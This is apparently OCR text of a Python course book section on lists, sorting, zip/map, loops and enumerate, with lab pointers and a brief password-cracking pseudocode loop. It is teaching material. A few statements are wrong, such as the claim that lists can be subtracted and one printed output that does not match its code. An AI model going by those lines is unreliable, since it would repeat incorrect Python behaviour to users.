Most frustrations that people experience on Windows with virtual environment stems from the use of the "python" command, which is launched by the traditional Windows path process. Many issues are easily resolved by using "py" to start your Python programs. Because 'py.exe' is placed into the \Windows folder by the installer, it will always be part of the Windows execution path. It then searches for any "py.ini" files to determine the location of Python installations and virtual environments. When launching programs, py.exe will use the virtual environment, the #! settings inside the file, and registry entries (if they exist) to properly launch the script. To troubleshoot this process or get a better understanding of it, you can create an environment variable named "PYLAUNCH_DEBUG" setting it to any value. If the variable exists, the py.exe will verbosely print the output of how it determines what environment to use for a script.

© 2024 Mark Baggett

Technet24

Section 2 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Modules
Virtual Environments
Lab: Virtual Environments and Modules
Lists
- List Methods
- Functions for Lists

For and While Loops
Lab: Lists
Tuples
Dictionaries
- Specialty Dictionaries

Lab: Dictionaries
Tips, Shortcuts, and Gotchas

This page is intentionally left blank.

© 2024 Mark Baggett

Lab 2.1: Virtual Environments and Modules

In your workbook, turn to Lab 2.1

pywars Challenges named "lab2.1.0" through "lab2.1.2"

Please complete the lab in your workbook.

© 2024 Mark Baggett

Technet24

Section 2 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Modules
Virtual Environments
Lab:Virtual Environments and Modules
Lists
– List Methods
– Functions for Lists
For and While Loops
Lab: Lists
Tuples
Dictionaries
– Specialty Dictionaries
Lab: Dictionaries
Tips, Shortcuts, and Gotchas

This page is intentionally left blank.

© 2024 Mark Baggett

Lists: SO Much More than Arrays

Lists are an indexed group of objects

Similar to arrays in other languages

Defined with the square bracket []

- empty_list = []
- empty_list = list()
- list_of_names = ['Alice', 'Bob', 'Eve']

Elements in the list are addressed based on their index in the list

First item in the list is list_of_names[0], second is list_of_names[1], and so on

That item can contain a number, string, or any Python object, including other lists (nested lists)

Items in the list can be overwritten (it is mutable)

Programmers who are familiar with arrays in other languages will find lists to be similar, with only a few exceptions. You create a list by assigning a variable to be equal to some comma-delimited list of things inside square brackets. You can create an empty list by assigning a variable to open and close brackets: empty_list=[]. Then, you can address the items of the list based on their index. The first item in the list can be accessed at index zero like this:
>>> **first_item = list_of_names[0]**

Lists can contain any type of object, and each list entry can contain a different type of object. Although you usually have a list of strings or a list of numbers, you can also just have a list of "stuff" that includes objects of all types in the same list. You can even have a list of lists, which are similar to multidimensional arrays. Unlike strings, which wouldn't allow you to modify an item based on its index (that is, "string"[0]="S"), you can modify entries in a list. That is to say, lists are *mutable*.

© 2024 Mark Baggett

Technet24

Items Are Addressed by Their Index like Arrays

```
>>> alist=["elements", "in a list", 500, 4.3]
>>> alist[0]
'elements'
>>> alist[1]
'in a list'
>>> len(alist)
4
>>> type(alist[2])
<class 'int'>
>>> type(alist[1])
<class 'str'>
```

First element is index zero

Values can be of any (mixed) type

We will go through a couple of list operations together to show you how they are used. First, to create an empty list, you would simply assign a variable to the open and close brackets. You could create a list with a set of initial values by placing those values in a comma-separated list inside those brackets. Then, you can address the individual elements of a list using the items index. Note that the first element of a list is at index zero, not at index 1. You can call the len() function and pass it to the list, and it will tell you how many elements are in that list. As you call the type() function on the various elements of this list, you can see a single list can hold different types of objects. Here, we see both integers and strings inside the same list.

So far, these lists seem a lot like arrays, but they are much more powerful, as you will see.

© 2024 Mark Baggett

List Elements Are Not "Initialized"

List items must be assigned when the list is created or with the append() method

```
>>> newlist=[]
>>> newlist[0]="Assignment to first item in the list."
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
IndexError: list assignment index out of range
```

You cannot assign beyond len(list)-1

Use append() to add items to a list

Initialize it as follows:

```
>>> newlist =  [0] *4
>>> newlist[3]="Assignment to the last item in the list."
```


If you are used to arrays, one thing that you may find confusing is that there is no "DIM" or initial size specified with lists. If you specify an initial value of a list, such as mylist = [1, 2, 3], then the list will have an index only for the values you've assigned. This example has three values. Attempting to access a value with an index higher than what was created with the initial assignment will result in an error. This includes assigning a value to the end of the list. You cannot assign a value on the list that wasn't initially set or added to the list with append. If you create an empty list, such as newlist=[], then you cannot assign a value of newlist[0]. You must append a value to the list, extending the length of the list.

If you needed a list of a fixed size, you could initialize the following syntax:

```
>>> newlist =   [default value] * <size of the "array">
```

So, if you want to create an array-like list of a fixed size that has 100 possible values in which each position in the list is initially empty (or None), you can assign it as follows:

```
>> newlist = [None] * 100
```

To create a list of 50 possible values in which the initial value of the items in the list is zero, you can assign it as follows:

```
>>> newlist = [0] * 50
```

© 2024 Mark Baggett

Technet24

Methods: Indexes Are Just the Beginning!

List has several useful methods, including

list[index] = value: Change an existing value

append(value): Add an object to the end of the list

insert(position, value): Insert the value at the given position in the list. Position is a positive or negative number

remove(value): Remove the first matching item by its value

sort(key,direction): Sort the elements of the list

count(value): Count occurrences of an item in the list

index(value): Look up where a value is in the list

del list[index]: Delete an item by its index

Lists are much more than arrays. Lists are objects with several methods available to manage the data contained in the list. Of course, we have already seen that we can assign individual elements in a list using their index. You can use the lists' append() method to add things to the end of the list. If you don't want to put an item at the end, you can use the insert() method to put a value at a given location, and all other items will be automatically shifted down. You can use the remove() method to find the first matching element based on its value and remove it from the list. You can sort the content of a list with the sort() method. count() will tell you how many times a given value occurs in a list. index() will tell you what the index of the first matching value is. You can delete individual items in a list using the keyword del, followed by the list element index that you want to delete.

© 2024 Mark Baggett

List Methods in Use (1)

```
>>> movies=["Life of Brian","Meaning of Life"]
>>> movies.index("Meaning of Life")
1
>>> movies.insert(1,"Holy Grail")
>>> movies
['Life of Brian', 'Holy Grail', 'Meaning of Life']
>>> movies.index("Meaning of Life")
2
>>> movies[2]
'Meaning of Life'
>>> movies.append("Free Willie")
>>> movies
['Life of Brian', 'Holy Grail', 'Meaning of Life', 'Free Willie']
>>> movies.remove("Free Willie")
>>> movies
['Life of Brian', 'Holy Grail', 'Meaning of Life']
```

Put at position 1

Nothing Returned!

Find item in list

Add to the end

Remove it

Let's try out some of these methods. We start out with a list of blockbuster movies. The insert() method can be used to add new elements in the middle of or at the beginning of the list. Here, we call insert(1,"Holy Grail"), which inserts "Holy Grail" into our list at position 1, shifting down all of the other elements in the list. Notice that this did not print any results. The list methods return None. They have no return value. As a result, the updated list was not printed to the screen after the call to .insert(). This is different than strings! Instead, it just updates the list variable with the new contents. When you print the contents of the movie variable, you see that 'Holy Grail' is now in the list. We can use the index() method to look up where an item is. index() returns the index of the first matching element in the list. You can now use that number to address the item and make changes if desired. The append() method can be used to add elements to the end of the list. Here, we append "Free Willie" to the end of the list, sending all Monty Python fans into a rage. Fortunately, the .remove() method can find an element in the list and delete it. There may be more than one element in the list that has the same value. remove() will find the first element that matches and remove it from the list.

© 2024 Mark Baggett

Technet24

List Methods in Use (2)

```
>>> movies.insert(0,"Secret Policemans ball")
>>> movies
['Secret Policemans ball', 'Life of Brian', 'Holy
Grail', 'Meaning of Life']
>>> movies.remove("Secret Policemans ball")
>>> movies
['Life of Brian', 'Holy Grail', 'Meaning of Life']
>>> movies.reverse()
>>> movies
['Meaning of Life', 'Holy Grail', 'Life of Brian']
>>> del movies[0]
>>> movies
['Holy Grail', 'Life of Brian']
```

Add new element at position zero

List methods return None but change the list. They are mutable!

You use del if you know the item's position in the list

To place an element at the beginning of the list, you would call the insert function with an index of zero. Calling movies.insert(0,"Secret Policemans ball") adds that movie to the beginning of our list. The reverse() method can be used to reverse the order of all the elements in the list. It is worth mentioning that this doesn't merely print the contents of the list in reverse order. It changes the list, rearranging the elements such that from this point forward, what was the first element is now the last, and vice versa. remove() is used to delete an element based on its value.

© 2024 Mark Baggett

Slicing and Math Works on Lists!

("-v" in sys.argv) will find any string matching "-v" on the CLI and returns True or False

```
>>> verbose = ("-v" in sys.argv)
```

Math!

Slicing!

```
>>> a=["this","is"]
>>> b=["a","test"]
>>> c=a+b
>>> c
['this', 'is', 'a', 'test']
>>> c=a*2
>>> c
['this', 'is', 'this', 'is']
>>> c[1:]
['is', 'this', 'is']
>>> c[::-1]
['is', 'this', 'is', 'this']
```


Lists also support slicing, like strings and math operations. Lists can be added together, subtracted, or multiplied. Additionally, you can use the same [start:stop:step] slicing to select groups of elements in the list. For example, to select all of the elements except element zero, you could slice your list with [1:]. This says, "Start at element one and go until the end." All of the same rules apply with lists that apply to strings, including negative numbers and stepping.

© 2024 Mark Baggett

Technet24

Making Copies of Lists

```
>>> alist = ['elements', 'in a list', 500, 4.2999999998]
>>> blist = alist
>>> blist.append("Add this to list")
>>> blist
['elements', 'in a list', 500, 4.2999999998, 'Add this to list']
>>> alist
['elements', 'in a list', 500, 4.2999999998, 'Add this to list']
>>> clist=list(alist)
>>> clist.remove(500)
>>> clist
['elements', 'in a list', 4.2999999998, 'Add this to the list']
>>> alist
['elements', 'in a list', 500, 4.2999999998, 'Add this to list']
```

Makes a pointer, not a copy

Changing one changes both

Makes a copy, not a pointer

Here, we create a list called "alist" and assign it some initial values. Then, we assign "blist" to be equal to "alist". This does not create a new copy of the contents of "alist" and assign it to "blist"; instead, "blist" points to the same list in memory that "alist" points to. Changes made to "blist" are reflected in "alist" and vice versa. They are the **same list**! To create a copy of a list, you can use the list() function. The list() function returns a list and initializes it to the value passed as its argument. So, calling "clist=list(alist)" creates a new list in memory and initializes it with the values in "alist" and points the variable clist to that new list. Changes in "clist" are not reflected in "alist" because they are two different lists.

© 2024 Mark Baggett

Convert Strings to Lists with .split()

The string split() method converts a string to a list
Provided with no arguments, it splits on white space
Given an argument, it splits on that string

```
>>> "THIS IS A STRING CONVERTED TO A LIST".split()
['THIS', 'IS', 'A', 'STRING', 'CONVERTED', 'TO', 'A', 'LIST']
>>> "'comma','delimited','1.2'".split(",")
["'comma'", "'delimited'", "'1.2'"]
>>> "THIS IS A LIST WITH IS IN IT".split("IS")
['TH', ' ', ' A L', 'T WITH ', ' IN IT']
```


For string objects, you can use a method called split() to split up a string into a list of words. If you don't provide any arguments, split() will break up the string at every white space character. White space characters include spaces, tabs, and newlines. You can pass an argument to split(), and it will split the string at each occurrence of that argument in the string. That argument can be a single string including one or more characters. The argument used to split the string will not appear in the resulting list.

© 2024 Mark Baggett

Technet24

Convert Lists to Strings with "".join()

The string .join() method can convert a list of strings to a string.
Note: The list must contain only strings

The string whose method is being called is used as a separator between each element in the list

A "" (null) or " " (space) string is often used to seamlessly join list elements together into a new string

```
>>> " ".join(["SEC573","is","awesome!"])
'SEC573 is awesome!'
>>> ",".join(["Make","a","csv"])
'Make,a,csv'
>>> "".join(["SEC573","is","awesome!"])
'SEC573isawesome!'
```


The string .join() method can be used to go in the other direction and convert a list of strings into a single string. The .join() method will use the string whose method is being called as a separator as it puts the string elements of the list back together into a single string. If you call "".join(<a list>), then the null character is used to join together each string in the list into a single string. If you call " HELLO ".join(< a list >), then the word "HELLO " will be placed between each string in the list, creating a new string. The null character is used most often when joining lines of formatted text that already contain spaces in a list into a single string.

In the first example above, we took a list that contained three strings—"SEC573", "is", and the word "awesome!"—and joined them together with a space to create a new string: "SEC573 is awesome!" Notice that the join method is part of the character being used to join the characters and not a method on the list.

© 2024 Mark Baggett

Useful Functions That Work on Lists

sum([]): Adds all the integers in a list

```
>>> sum([2,4,6])
12
```

```
>>> sum([1,2,1])
4
```

zip([],[]): Groups together items at position 0 from each input list followed by the items at position 1, and so on.

```
>>> list(zip([1, 2 ],['a', 'b']))
[(1, 'a'), (2, 'b')]

>>> list(zip([1,2],['a','b'],[4,5,6]))
[(1, 'a', 4), (2, 'b', 5)]
```

Not in the results!

Let's look at some useful functions that work on lists. The sum function takes in a list of numbers and adds up all of the numbers on the list. In other words, it totals the numbers in the list. The zip function combines two or more lists together, producing a single list. It takes the items at position 0 from each of the lists and puts them in a tuple at position 1 in the resulting list. It repeats this process for *x* items, where *x* is the number of items in the smallest list it is combining. For example, if you call zip and give it a list with three items and a list with two items, it will produce a combined list of two items.

Consider these two examples. First, we zip two lists together. Each list has two items in it.

```
>>> list(zip([1,2],['a','b']))
[(1, 'a'), (2, 'b')]
```

The result is a list with two items. The first entry in the resulting list is (1,'a'). This tuple contains the items from position 0 in each of the feeder lists. The second entry in the list is the tuple (2,'b'). This tuple contains the entries from position 1 in each of the feeder lists. That's simple enough.
Let's add another list with three items in it.

```
>>> list(zip([1,2],['a','b'],[4,5,6]))
[(1, 'a', 4), (2, 'b', 5)]
```

Now, the resulting list still has two entries. The first entry is a tuple containing (1,'a',4). Those are the items at position 0 in each of the three feeder lists. The next tuple contains the three items at position 1 in each of the lists you are zipping up. You will notice the third list has a 6 in position 2 that is not in the final result. The zip function combines items only if there is a value in the given position for each of the feeder lists. Since the third feeder list is the only list with something in position 3, the zip function does not include 6 in the results.

© 2024 Mark Baggett

Technet24

More Functions That Work on Lists

map(func(),[]): Run function on a list or iterable

```
>>> list(map(ord,["A","B","C"]))
[65, 66, 67]
```

```
>>> list(map(ord,"ABC"))
[65, 66, 67]
```

map(func(),[],[]): func() is a custom zipper

```
>>> def addint(x,y):return int(x)+int(y)
...
>>> list(map(addint, [1,'2',3],['4',5,6]))
[5, 7, 9]
>>> def addstr(x,y):return str(x)+str(y)
...
>>> list(map(addstr, [1,'2',3],['4',5,6]))
['14', '25', '36']
```


The map function is used to apply a function to every item in a list or any iterable. An *iterable* is any data structure that you can step through with a FOR loop. The first parameter is the function that you want to apply to each item in the list. The second argument is the list to apply the function to. Consider the following example. This will run the ord() function or each of the items in the list ["A","B","C"] and produce a new list with the ordinal values of each letter in the list:

```
>>> list(map(ord, ["A","B","C"]))
[65, 66, 67]
```

Strings are also iterables, so using map() to run ord() on the string "ABC" produces the same result. The map() function can also take in multiple lists as arguments. When you give it multiple lists, the map function becomes a customized zip function. The function you give to map will define how you want to combine the items in the feeder list. In this example, we have two functions "addint" and "addstr". addint() will take in integers and strings and combine them as integers. addstr() will take in integers and strings and combine them as strings. When we use map with each of these functions, and the two lists `[1,'2',3] and ['4',5,6],` we can see how map combines the zipped items from the two lists.

© 2024 Mark Baggett

Sorting Lists

Another powerful and useful feature of lists is the ability to sort them

Python provides two ways to sort lists:

- list.sort() method: Sorts the list in place, modifying the list
- built-in sorted() function: Creates a sorted copy of the list

Passing (reverse=True) to either function sorts in reverse order

Both methods can optionally accept a “key” function, which produces an element to sort on

Another powerful and useful feature of lists is the capability to sort the elements in a list. Python makes this process simple and provides you with two different ways to accomplish it. First, each list has a .sort() method that you can use to sort the list. If you call sort() with no parameters, it will sort the numeric elements in numerical order or string elements in alphabetical order

```
>>> a = [ 2,1,4,5,6]
>>> a
[2, 1, 4, 5, 6]
>>> a.sort()
>>> a
[1, 2, 4, 5, 6]
```

Note that this changes the order of the elements in the original list. It does not produce a sorted copy of the list. Python's built-in sorted() function, on the other hand, produces a sorted copy of the list. Both the sort() method and the sorted() function will sort in reverse order if you pass it the argument (reverse=True):

```
>>> a.sort(reverse=True)
>>> a
[6, 5, 4, 2, 1]
```

Often, you need to sort on something other than just the first letter of the data element. Python enables you to specify a "key" function to be used by sort() and sorted() to determine the order of elements. We will take a closer look at this in a moment.

© 2024 Mark Baggett

Technet24

Sorting Is Based on Ordinal Values of Characters

sort() and sorted() sort based on ordinal values

```
>>> sorted([ "a","b","c","1","2","3","A","B","C"])
['1', '2', '3', 'A', 'B', 'C', 'a', 'b', 'c']
>>> ord("1")
49
>>> ord("A")
65
>>> ord("a")
97
```


Python's sort and sorted functions' sort method is based on the decimal ordinal value of the items being sorted. The character with the lowest ordinal values will be first in the list. The main page for the ASCII table lists all the characters and their decimal values. You can also use the ord() function to check the decimal value of a single character. Keep in mind that numbers come before uppercase characters, and uppercase comes before lowercase.

© 2024 Mark Baggett

The sort()/sorted() Key Function

```
newlist=sorted(unsortedlist, key=<function name>)
```

You define the key function's argument(s)

Ex: `def keyfunc(onearg):`

The function is called, and each element in the list is passed to it one at a time

The key function is used to pull elements from each item in the list and return them

The sort/sorted function sorts the list based on the sort order of the returned values

The key function is passed to each element in the list one at a time. It can do whatever it wants to with that item in the list. How and what it does with that element doesn't change the values that are stored in the list, but it does affect their order. The key function will return a value that is presumably based on the element in the list. The resulting list will contain the original data elements sorted in the order of the values returned by the key function.

© 2024 Mark Baggett

Technet24

Sorting Lists Example

```
>>> customers=["Mike Passel","alice Passel", "danielle Clayton"]
>>> sorted(customers)
['Mike Passel', 'alice Passel', 'danielle Clayton']
>>> def lowercase(fullname):
...     return fullname.lower()
...
>>> sorted(customers, key=lowercase)
['alice Passel', 'danielle Clayton', 'Mike Passel']
>>> def lastfirst(fullname):
...      return (fullname.split()[1]+fullname.split()[0]).lower()
...
>>> lastfirst("FNAME LNAME")
'lnamefname'
>>> sorted(customers, key=lastfirst)
['danielle Clayton', 'alice Passel', 'Mike Passel']
```

Create a function to lowercase the name

lastname first lower()

Here is a simple example of how we could use our key function to sort on something other than just an alphabetical listing of the data elements. Suppose we wanted to sort based on the last name of a list of customers. By default, sort will sort from left to right. Usually, when we sort text, we want the list in alphabetical order, and we don't want the sort to be case-sensitive. In this example, notice the "a" in “alice” comes after the "M" in "Mike." This sort order is usually not desirable, so you will use a key function to make the sort case-insensitive. You need to declare a function that returns the fullname in lowercase:

```
>>> def lowercase(fullname):
...     return fullname.lower()
```

Then, call sorted, passing lowercase as the key function to get back a sorted list:

```
>>> sorted(customers,key=lowercase)
```

Names are typically sorted first by last name, then by first name. To accomplish this, we need a function to return our string with the last name first. The function "lastfirst" above accomplishes this by splitting the name based on the space character and then returning the lowercase items in the list in reverse order. Notice that calling it with the arguments "FNAME LNAME" will return "lnamefname." Now, sorting using that as the key function will sort based on the last names of the customers.

© 2024 Mark Baggett

Section 2 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Modules
Virtual Environments
Lab:Virtual Environments and Modules
Lists
- List Methods
- Functions for Lists

For and While Loops
Lab: Lists
Tuples
Dictionaries
- Specialty Dictionaries

Lab: Dictionaries
Tips, Shortcuts, and Gotchas

This page is intentionally left blank.

© 2024 Mark Baggett

Technet24

For and While Loops: Control Structures

Loops are used to step through each element in lists, dictionaries, and other iterable data structures

Examples of loops include

```
for x in list (or other iterable variable):
for x in range(100):
for x in range(start,stop,step):
for index,value in enumerate(list):
while x:
```


FOR loops and WHILE loops are used to step through elements of a list, dictionary, or other iterable data structure. Using a for or a while loop, you define a block of code that you want to execute for each element in a data structure. We will look at a couple of different ways to use loops over the next few pages.

© 2024 Mark Baggett

for <iterator> in <iterable>

```
for item in [1, 2, 3, 4]:
for letter in "A String":
```

A for loop can be used to step through all the elements of a list

The first time through the loop, <iterator> is the first value in the list, that is, alist[0]

The second time through the loop, <iterator> is the second element, that is, alist[1]

And so on until the last element of the list is reached, i.e., alist[len(alist) -1]

The most common use of a for loop is to step through each element in a list using the syntax "for <iterator> in <list>". This will execute the block of code that follows the for statement for each element in the list. With each execution of the code block, the variable assigned as the iterator will contain the value in that element of the list. So, the first time the loop is executed, the <iterator> will contain alist[0], the second time <iterator> will contain alist[1], and so on, through the end of the list.

© 2024 Mark Baggett

Technet24

for x in list:

```
>>> mylist="She turned me into a newt.  A newt?".split()
>>> mylist
['She', 'turned', 'me', 'into', 'a', 'newt.', 'A', 'newt?']
>>> for a in mylist:
...     print(a+" "+a[::-1])
...
She ehS
turned denrut
me em
into otni
a a
newt. .twen
A A
newt? ?twen
>>>
```


Here is an example of a for loop. Remember when we mentioned earlier that split() returns a list of items? We can use that function to turn a sentence into a list of words by splitting on white space. Then, we can step through each word in our list one at a time, assigning the iterator variable "a" to be the word. Again, our code block starts with a colon and continues for as long as the text is indented consistently. In this case, our code block is one line. This one line simply prints the contents of variable "a“, then a space, and then the contents of variable "a" backward.

© 2024 Mark Baggett

for <iterator> in range(start,stop,step)

```
>>> list(range(10))
[0, 1, 2, 3, 4, 5, 6, 7, 8, 9]
>>> list(range(5,10))
[5, 6, 7, 8, 9]
>>> list(range(0,100,25))
[0, 25, 50, 75]
>>> list(range(100,0,-25))
[100, 75, 50, 25]
>>> for x in range(1,20,2):
...     print(x,end=" ")
...
1 3 5 7 9 11 13 15 17 19
```


Sometimes, you need to count through a range of numbers. The range() function returns an iterable object containing numbers. That object works within a for loop in a way that minimizes memory usage, so if you want to see what it generates, we need to turn it into a list. What numbers are in the list depends on the arguments given to range(). The range function can take up to three arguments: The starting number, the number to stop before, and the step. If you provide only one number range, assume you are starting at zero and the number you provided is the number you want to stop before. So, range(10) will start at zero and go up to, but not include, 10. It will produce the list `[0, 1, 2, 3, 4, 5, 6, 7, 8, 9]`. Providing two numbers tells range the starting number, as well as the number to stop before. So, range(5,10) will produce a list starting at 5 and going up to (but not including) 10. The last argument is the step. It behaves as it did when slicing strings and lists supporting both positive and negative numbers. It means "Count by this number." So, range(0,100,25) will start at zero and count by 25 up to (but not including) 100.

Remember, that range returns an iterable object that is built to work with for loops. That means you can use a for loop to step through its values. If you need a for loop that counts between 1 and 10, you could do this:

```
>>> for i in range(1,11):
```

If you want to count between 1 and 20 by twos, then you would do something like this:

```
>>> for x in range(1,21,2):
```

© 2024 Mark Baggett

Technet24

for index,value in enumerate(alist):

"index" will be positioned in the list that you are currently processing
"index" will start at zero and increase by one until it reaches len(alist)-1
"value" will be the current value in the list, for example, alist[index]

```
>>> list(enumerate(movies))
[(0, 'Life of Brian'), (1, 'Holy Grail'), (2, 'Meaning of Life')]
>>> for index, value in enumerate(movies):
...     print(f"{value} is in position {index}")
...
Life of Brian is in position 0
Holy Grail is in position 1
Meaning of Life is in position 2
```


With "for x in list", x contains each element in the list. With "for x in range(len(list))", x contains each of the indexes in the list. What do you do if you need both? You use the enumerate() function. Enumerate returns an iterable object that will produce a list of tuples, with the first element being the index and the second element being the value.

```
>>> list(enumerate(movies))
[(0, 'Life of Brian'), (1, 'Holy Grail'), (2, 'Meaning of Life')]
```

Using the syntax "for index, value in enumerate(list):" gives you the best of both worlds. Through each iteration of your code block, the variable "index" will contain the index number, and "value" will contain the element of the list.


© 2024 Mark Baggett

XORing Data and Keys

Imagine we need to XOR data with a key

We need our for loop to give us the character in data and the character in the same position in the key, but for loops iterate through only one string

```
chr(ord("D")^ord("K"))
```



enumerate() to the rescue!

- The for loop can step through data values
- Then look up the value at the same index position in the key

Sometimes, you need both the current value in a list and its position in the list. For example, consider the process of XORing together string data values with a key. You could use a for loop to retrieve each of the individual characters in the data string, but you would also need to retrieve the character in the key in the same position. The for loop steps through only one string, not two. In this case, you can use the enumerate() function to retrieve both the current value and its current position in the list. Then, you can use the index to retrieve the value in the corresponding position in the key. To XOR two characters, you must first convert them to decimal values. Then, you can use the caret (^) to perform an XOR on those two numbers. Finally, you use the chr() function to convert the result back into a character.

© 2024 Mark Baggett

Technet24

enumerate(<alist>) Example

enumerate() is useful when you need both the index of a list item and its value

```
>>> def xor_strings(str1, str2):
...     results = ''
...     for index, a_char in enumerate(str2):
...         results += chr(ord(str1[index]) ^ ord(a_char))
...     return results
...
>>> xor_strings("XORTHISSTRING","WITHTHISONE")
\x0f\x06\x06\x1c\x1c\x01\x1a\x00\x1b\x1c\x0c
```


The enumerate function returns a list of tuples for each element in the list and its position in the list. This function is extremely useful when you are performing operations that require knowledge of both the data value and its index. For example, suppose you needed to XOR two strings together character by character. First, you need to XOR the characters at index 0 together. Then, you XOR the characters at index 1 together and so on. Because you are going to need to pull a character from str2 based on the current position in str1, you need to track the index in addition to the data. The enumerate() function is ideal for this scenario.

© 2024 Mark Baggett

while <logic expression>:

While loops are useful when you must continue a loop until a task is finished

For loops have a definitive end; while loops do not

A while loop is repeated for as long as <logic expression> is True or until a break statement is reached

```
while not PasswordFound:
    guess=bruteforce.next()
    PasswordFound = encrypt(salt,guess) == hashcopy
else:
    happydance()
```


A for loop has a well-defined finite lifetime. It will iterate through each of the elements in the list and then stop. A while loop, on the other hand, may have an infinite lifetime. While loops will execute the associated code block for as long as the assigned logic expression is True, or a "break" statement is encountered. So, consider this code block:

```
while True:
    print("banana.  banana who?")
```

This example will stand up to even the best kindergarten knock-knock joke teller. The while loop also has an optional else clause. If you include the else clause, it will execute when the logic expression is false. That means the else clause will execute only once at the exit of the while loop. So, what is the difference between using an else clause and just putting the code immediately after your while loop? If a break is encountered in the while loop, the else clause will not be executed.

This pseudocode example uses a while loop to repeatedly call an encryption function and compare the result to the hash you are trying to crack. When the password is found, it exits the while loop, and the else clause is executed.

© 2024 Mark Baggett

Technet24

A While Loop Example

```
>>> import random
>>> guess = ""
>>> answer = random.randrange(1,10)
>>> while guess != answer:
...     guess = int(input("What is your guess? "))
...     if guess > answer:
...         print("The answer is lower")
...     elif guess < answer:
...         print("The answer is higher")
...     else:
...         print("Correct!")
...
What is your guess? 5
The answer is lower
What is your guess? 4
Correct!
```

Because this can go on FOREVER, we use a WHILE loop instead of a FOR loop

This easy example shows a case in which a while loop is appropriate. Let's say you want to write a game that will repeatedly ask the user for information until he provides the correct answer. A for loop wouldn't be a good fit because a for loop has a finite lifetime. An EXTREMELY unlucky user might not ever guess the right answer. In that case, you would use a while loop. A good example of an application in which a WHILE loop is the best option is a guessing game in which the user has an unlimited number of guesses to get the correct answer.

© 2024 Mark Baggett

Break and Continue

The keywords break and continue can be used to short circuit or exit a for loop or while loop

Continue - Often used at the top of the loop to skip values you do not want to process

Break - Used to leave the loop when you do not want to process any more items

Only 4,5,6 were printed

0,1,2,3,7 never reached print

8 was never processed

```
>>> for each_num in [0,1,2,3,4,5,6,7,8]:
...     if each_num < 4:
...         continue
...     if each_num == 7:
...         break
...     print(each_num)
...
4
5
6
```

Restart loop with next value

Leave FOR loop immediately

To illustrate how break and continue can be used, consider this code. This loop processes a list of numbers between 0 and 8. Notice in the output at the bottom of that page that only the numbers 4, 5, and 6 are printed. That is a direct result of continue and break.

In this program, the variable each_num holds a number 0 through 8 and executes the code block beneath it as it steps through each of the numbers in the list. For the first four values, the test "each_num < 4" is True so it reaches the keyword continue. The continue immediately short circuits the for loop and it restarts the for loop, starting again with the next value in the list. When each_num has a value of 4, it is no longer less than 4, so it makes it past the continue statement. Since each_num is not equal to 7, the value of the print statement is reached.

The values 4, 5, and 6 behave the same way. Then, when each_num reaches 7, the if statement "if each_num == 7" is True and the break statement executes. This causes it to immediately leave the for loop so it does not process the print statement for 7 or begin the loop again with 8.

© 2024 Mark Baggett

Technet24

Section 2 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Modules
Virtual Environments
Lab:Virtual Environments and Modules
Lists
- List Methods
- Functions for Lists

For and While Loops
Lab: Lists
Tuples
Dictionaries
- Specialty Dictionaries

Lab: Dictionaries
Tips, Shortcuts, and Gotchas

This page intentionally left blank.

© 2024 Mark Baggett

Two Ways to Solve the Labs


You can use the pywars terminal.

- The step-by-step instructions for this are in your workbook
- Step-by-step instructions are more easily understood


Optionally, you can solve these in Visual Studio Code.

- Template code is dropped in a new folder on your Desktop
- You translate the step-by-step instruction into a new function
- But you have a debugger, help from the IDE and **some** labs have hints in the template code

In Terminal



In Visual Studio Code



For most of the remaining pywars labs, you will have the opportunity to solve the challenges a few different ways. The easiest method is to just continue to work in the pywars terminal and solve the challenges there. If you are required to write a function, you can type that out in Visual Studio Code and then paste it into the pywars terminal. As you perform these steps in the terminal, the workbook can provide step-by-step instructions and explain what each command does.

The other option is to solve these in Visual Studio Code. Just like with the functions and debugging labs, when you read the question, a folder is placed on your Desktop containing an incomplete program for you to complete. It will have some comments intended to tell you how to complete the program and some incomplete code for you to finish. You can read the workbook, translate that into a function that solves the challenge and run it from Visual Studio Code.

© 2024 Mark Baggett

Technet24

Lab 2.2: Lists

In your workbook, turn to Lab 2.2

pywars Challenges Named "lab2.2.0" through "lab2.2.11"

Please complete the lab in your workbook.

© 2024 Mark Baggett

Lab Highlights: Most List Methods Don't Return Values

```
>>> d.question("lab2.2.5")
'Add a string of "Pywars rocks" to the end of the list in
the data element.  Submit the new list. '
>>> d.data("lab2.2.5").append("Pywars rocks")
None
>>> def lab225(x):
...     return x.append('Pywars rocks')
...
>>> lab225([1,2,3])
None
>>> def lab225(x):
...     x.append('Pywars rocks')
...     return x
...
>>> d.answer( lab225(d.data("lab2.2.5")))
'Correct!'
```


Remember that most of the methods attached to lists do not return any value. Instead, they just update the list. A common mistake is to try to return an object on the same line as you call a method for that object. For example, you might have your function "return x.append('Pywars rocks')." The problem is that the .append() method doesn't return a new copy of the list. It returns NOTHING. The result is that your function will return nothing. Instead, you should just return x after calling the append function on a different line.

© 2024 Mark Baggett

Technet24

Section 2 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Modules
Virtual Environments
Lab:Virtual Environments and Modules
